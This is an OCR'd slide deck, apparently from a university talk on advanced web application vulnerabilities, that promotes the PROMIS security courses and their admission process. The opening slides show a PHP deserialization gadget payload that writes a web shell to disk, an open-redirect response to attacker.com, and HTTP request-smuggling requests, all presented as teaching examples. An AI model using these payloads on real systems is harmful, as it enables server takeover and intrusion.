


```
O:33:"Swift_Transport_SendmailTransport":3:{s:10:"*_buffer";O:31:"Swift_ByteStream_FileByteStream":4:{s:38:"Swift_ByteStrea
m_FileByteStream_path";s:14:"/tmp/pwned.php";s:38:"Swift_ByteStream_FileByteStream_mode";s:3:"w+b";s:56:"Swift_ByteStream_A
bstractFilterableInputStream_filters";a:0:{}s:60:"Swift_ByteStream_AbstractFilterableInputStream_writeBuffer";s:57:"<?php
system($_GET['exec']); ?>";}s:11:"*_started";b:1;s:19:"*_eventDispatcher";O:34:"Swift_Events_SimpleEventDispatcher":0:{}}
```


e for examples. example 5.

DevOps: Multi-component, caching, load balancing make our product resilient!

Security:




```
HTTP/1.1 302 Found
Date: Sat, 14 Sep 2019 00:55:41 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 267
Connection: keep-alive
Location: https://www.attacker.com/login
Strict-Transport-Security: max-age=31536000
X-Frame-Options: DENY

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to target URL: <a
href="https://www.attacker.com/login">https://www.attacker.com/login</a>.  If not click
the link.
```



```
POST /auth/session HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_2) AppleWebKit
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 50
Connection: close
Referer: https://[redacted]/login
Cookie: _vwo_uuid_v2=D7FF7EABF1E283CDC77767B75ABC4FA51|74f99aef48c9151f
Transfer-Encoding : chunked

27
{"username":"admin","password":"admin"}
1
Z
Q
```

HTTP Request Smuggling



```
GET / HTTP/1.1
Host: www.attacker.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 20

x=10
```

Does this sound interesting?

PROMIS (Professional Master in Information Security)

GENERAL FORMAT

Active industrials studying and working at the same time

- *University grade **COURSES for professionals**!*
- *Extend current competence in **an area ("security")***
- Case-based pedagogy (bring your own problems!)
- On-line collaborative didactics
- Distance capability overall incl. lab and tools

Courses under development with input from companies

- Keep relevant and right level (companies advise us)
- DO YOU want to be part of the companies advising on courses?
    - CONTACT: XXX@bth.se

BALLOU
VI ÄR EXPERTER PÅ DRIFT - ÄR NI?
citynetwork
ERICSSON
CYBERCOM GROUP
Outpost24
PROMESTRA
TRUESEC
telenor
factor10
MaxKompetens
HELP AT WORK

more to come

Courses (3 thus far)

PROMIS (Professional Master in Information Security)

https://promisedu.se/

Security in Software-intensive products and service development (PA2582)
https://www.bth.se/eng/courses/D5818/20202/
Course responsible: tony.gorschek@bth.se

- The ability to understand the technology, operational aspects, and engineering aspects of security - albeit the focus on the course is on "engineering security”
- The ability to plan for "pre-emptive" security in the planning and development of products and services
- The ability to do a risk assessment and take ROI into account
- The ability to develop and use secure architectures that allows for a more stable base for products and services
- The ability to compare and weigh the benefits and costs of non-functional aspects in combination to security
- The ability to estimate how security aspects impact, and are impacted on quality-/non-functional aspects such as usability, performance and maintainability of a product

more to come

Courses (3 thus far)

PROMIS (Professional Master in Information Security)

https://promisedu.se/

Software Security (DV2595)
https://www.bth.se/eng/courses/D5816/20202/
Course responsible: dragos.ilie@bth.se

- The ability to understand how attackers exploit risky programming practices
- The ability to detect risky programming practices
- The ability to understand and reason about efficiency and limitations in existing software security mechanisms
- The ability to to compare and weight the benefits and costs associated with binary analysis and instrumentation techniques

more to come

Courses (3 thus far)

PROMIS (Professional Master in Information Security)

https://promisedu.se/

Web System Security (DV2596)
https://www.bth.se/eng/courses/D5816/20202/
Course responsible: anders.carlsson@bth.se

- be able to explain web protocols based on known vulnerabilities and weaknesses
- be able to describe the Common Vulnerability Scoring System (CVSS)
- be able to explain web protocols based on known vulnerabilities and weaknesses
- be able to explain the security aspects when using languages and framework, eg. PHP, JavaScript, and SQL
- be able to explain authentication mechanisms and counter techniques to bypass authentication
- understand Cross-site scripting (XSS) attacks and SQL injections
- be able to explain impacts of one or more combined vulnerabilities that limit or extend the damage given
- be able to install and configure the web server for high security independently
- be able to use and search open vulnerability databases (Common Vulnerability databases CV -DB)
  to prevent and find security problems
- be able to use best practice of known design patterns for secure web applications
- be able to utilize OWASP where applicable
- be able to conduct internal and external penetration testing of web applications and related infrastructure

more to come

PROMIS

HOW TO APPLY

https://promisedu.se/

Spread information about courses @ your company

Entry Requirements

PROMIS courses requires at least 120 credits, of which at least 90 credits are in a technical area, and a minimum of 2 years professional experience within an area related to software-intensive product and/or service development (shown by, for example, a work certificate from an employer).

Even if you don’t have the formal academic merits, you might be qualified for the course through validation (reell kompetens)!

Apply for course:

1. **Create a user account at antagning.se / universityadmission.se**
2. **Search for PROMIS courses by the name Fill in and send in your application**
3. **Upload your required documents (employer’s certificate)**
4. **Reply to any offers of admission**

Questions about the course: contact course responsible
Questions about applying and validation (reell kompetens): : anna.eriksson@bth.se
Visit promisedu.se for more info about courses, application and template for employer’s certificate

Advanced Web Application Vulnerabilities
(Professional Master in Information Security)

PRO.M.IS
security built in

Any questions?

Oleksii Baranovskyi(oleksii.baranovskyi@bth.se)